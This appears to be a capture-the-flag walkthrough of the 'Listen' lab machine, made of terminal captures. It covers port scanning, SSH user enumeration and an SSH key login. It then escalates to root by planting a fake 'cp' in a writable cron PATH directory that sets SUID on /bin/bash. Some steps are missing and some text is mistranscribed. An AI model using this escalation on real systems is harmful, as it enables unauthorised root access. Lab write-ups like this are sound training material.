Listen

```
-(root®kali)-[/home/guel/Work]
nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.254
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-23 19:1
Initiating ARP Ping Scan at 19:11
Scanning 192.168.0.254 [1 port]
Completed ARP Ping Scan at 19:11, 0.07s elapsed (1 total
Initiating SYN Stealth Scan at 19:11
Scanning 192.168.0.254 [65535 ports]
Discovered open port 22/tcp on 192.168.0.254
Discovered open port 8000/tcp on 192.168.0.254
Completed SYN Stealth Scan at 19:12, 16.71s elapsed (65539
Nmap scan report for 192.168.0.254
Host is up, received arp-response (0.019s latency).
Scanned at 2025-03-23 19:11:44 EDT for 16s
Not shown: 65533 closed tcp ports (reset)
        STATE SERVICE REASON
PORT
        open ssh
22/tcp
                        syn-ack ttl 64
8000/tcp open http-alt syn-ack ttl 64
MAC Address: 08:00:27:BE:40:8E (PCS Systemtechnik/Oracle
Read data files from: /usr/share/nmap
```

-sCV -p22,80


```
(root@ kali)-[/home/guel/Work]
whatweb 192.168.0.254:8000
http://192.168.0.254:8000 [200 OK] Country[RESERVED][27], HTTPServer[SimpleHTTP/0.6 Python/3.7.3], IP[192.168.0.254], Python[3.7.3]
```

```
← → C ♠ ∴ view-source:http://192.168.0.254:8000/

Kali Linux 
Kali Tools 
Kali Docs 
Kali Forums 
Kali NetHunter 
Exploit-DB 
Google Hacking

1 You just have to listen to open the door...

2
```



```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 192.168.0.254:22 - SSH - Using malformed packet technique
[*] 192.168.0.254:22 - SSH - Checking for false positives
[*] 192.168.0.254:22 - SSH - Starting scan
[+] 192.168.0.254:22 - SSH - User 'abel' found
```

```
(root@kali)-[/home/guel/Work]
# ssh -i id_rsa abel@192.168.0.254
Enter passphrase for key 'id_rsa':
Last login: Sat Jun  3 23:19:25 2023 from 192.168.1.10
abel@listen:~$ id
uid=1000(abel) gid=1000(abel) groups=1000(abel)
abel@listen:~$ whoami
abel
abel@listen:~$
```

```
abel@listen:~$ cat user.txt
33f3f86a697126c6fe0a39a337ade21a
abel@listen:~$
```

linpeas

```
-rw-r-r-- 1 root root 102 Oct 11 2019 .placeholder

SHELL=/bin/sh
PATH=/usr/local/sbin:/dev/shm:/usr/local/bin:/sbin:/usr/sbin:/usr/sbin:/usr/bin

17 * * * * root cd / &6 run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / &6 run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / &6 run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / &6 run-parts --report /etc/cron.monthly )
* * * * * * root cp /var/www/html/index.html /tmp
```

```
abel@listen:/var/www/html$ cd /dev/shm/
abel@listen:/dev/shm$ ls -la
total 0
drwxrwxrwt 2 root root
                         40 Mar 24 00:09 .
drwxr-xr-x 17 root root 3180 Mar 24 00:09 ..
abel@listen:/dev/shm$ touch cp
abel@listen:/dev/shm$ echo 'chmod u+s /bin/bash' > cp
abel@listen:/dev/shm$ chmod +x cp
abel@listen:/dev/shm$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18
                                      2019 /bin/bash
abel@listen:/dev/shm$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18
                                       2019 /bin/bash
abel@listen:/dev/shm$ /bin/bash -p
bash-5.0# whoami
bash-5.0# cat /root/root.txt
ebe57c4d8c4053199d7f66ec0491da9d
bash-5.0#
```